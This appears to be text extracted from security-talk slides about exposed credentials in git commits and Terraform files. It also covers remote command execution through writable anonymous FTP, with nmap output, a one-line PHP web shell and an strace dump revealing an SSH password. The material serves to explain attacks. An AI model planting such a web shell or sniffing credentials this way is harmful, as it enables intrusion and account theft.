4 -   "AWS_KEY": "AKI [REDACTED] P5FGN",  
5 -   "AWS_SECRET": "Jyb9v [REDACTED] 9371NF",  
6 -   "newsApiKey": "16a1e [REDACTED] b4e7"  
7 + }  
...  
@@ -1,4 +1,5 @@
```

The bottom pane shows a diff for the file `HelloWorld/appsettings.json`. The commit message indicates 5 changes: 2 deletions and 3 additions. The diff shows modifications to the MicrosoftAppId and MicrosoftAppPassword fields. Line 2 is added with the comment // Please add the required values. Lines 3 and 4 are added with empty strings for MicrosoftAppId and MicrosoftAppPassword respectively.

```
@@ -1,4 +1,5 @@  
...  
1 1 - {  
2 -   "MicrosoftAppId": "c3f6ab6d [REDACTED] 59e3fe7a",  
3 -   "MicrosoftAppPassword": "Alz0|)+ [REDACTED] $!}ley"  
2 + // Please add the required values.  
3 +   "MicrosoftAppId": "",  
4 +   "MicrosoftAppPassword": ""
```



HashiCorp

# Terraform


Write, Plan, and Create Infrastructure as Code

```
variable "domainname" { default = "████████cloud" }
variable "tenantId" {default = "66████████████████████████████████████████8af" } /*Tenant Id of the
subscription*/
variable "clientId" {default="846████████████████████████████████7e2"} /*AAD TerraForm App Id*/
variable "subid" {default="d67████████████████████████████████9f"} /*Subscription Id */
variable "secret" {default="8aEK████████████████████████████████2L7CINY="}      /*Terraform App
Secret Key */
```

<https://github.com/XXXXXX/YYYYYYYYYYYY/commit/1c3f519fe5aa7XXXXX182133425b0b1dc1>

Full access to about 100 servers

# Simplified Overview – Key Only




# The easiest way to transfer data


Remote Command Execution using Anonymous FTP Interface with R/W Permissions


```
Host is up (0.0092s latency).
PORT      STATE     SERVICE
21/tcp    open      ftp
22/tcp    filtered  ssh
25/tcp    filtered  smtp
53/tcp    filtered  domain
80/tcp    open      http
```

```
<?php
$output = shell_exec($_GET["cmd"]);
echo "<pre>$output</pre>";
?>
```



# Simplified Overview – Key Only





```
write(4, "\0\0\0\07", 11) = 11  
| 00000 00 00 00 07 63 6d 64 62 64 69 73  
write(4, "\0\0\0\0012", 5) = 5  
| 00000 00 00 00 01 32  
write(4, "\0\0\0\27\3", 5) = 5  
| 00000 00 00 00 17 03  
write(4, "\0\0\0\16ssh-connection\0\0\0\0", 22) = 22  
| 00000 00 00 0e 73 73 68 2d 63 6f 6e 6e 65 63 74 69 .. .ssh- connecti  
| 00010 6f 6e 00 00 00 00 or ...  
write(4, "\0\0\0\5\4", 5) = 5  
| 00000 00 00 05 04  
write(4, "\0\0\0\0", 4) = 4  
| 00000 00 00 00 00  
write(4, "\0\0\0\1\t", 5) = 5  
| 00000 00 00 00 01 09  
.....  
write(3, "\235A\346\300A\203\243\334\5\\246{\35\247\354\375\361\314\250\17\7\344*<\214)\243\225mJ\335\314a\336\253\371J\316\2  
339\242\300\247V\231~\347T/T\340\30G\370\220\256\353\305W\16\335\3316*\337\0\374V*2\271\357\215\26\315\313\356\250\3446\314\34  
7gjP\365P\234\22\312\336J\314\1\347\{[\364\354\3445\231\202\277\324\257\vmc\\@\\232{\3170\265\364\342\27\301\327s\3070k#I\336M  
\330\230V\331]2\300\311\337\261"\301\3144\374Cn\331\345\201)\37\334 \331A\21\255\$*f\375a\351H\344p\364\6\33e\23\356\232\2\332\2  
223\232\fL\367j~\21\2034\364E\20^6\325\2428\345\344\x\360\265\221*\333\327\237:\237\t8Xm\310\245S\5\201E\242i\%P\303R\254F\34\2  
57\340#\24M~E\364\367\20\330\373\245\256", 240) = 240  
write(4, "\0\0\0\r\v", 5) = 5  
| 00000 00 00 00 0d 0b  
write(4, "\0\0\0\10g3t411ln", 12) = 12  
| 00000 00 00 08 67 33 74 34 6c 6c 31 6e  
write(4, "\0\0\0\0013", 5) = 5  
| 00000 00 00 00 01 33  
.....  
write(3, "\3119\365\370\234\245\375\344\1\\\2368\7\226*\324\343h\375"\205jd\264j!;0MKL\x", 32) = 32
```

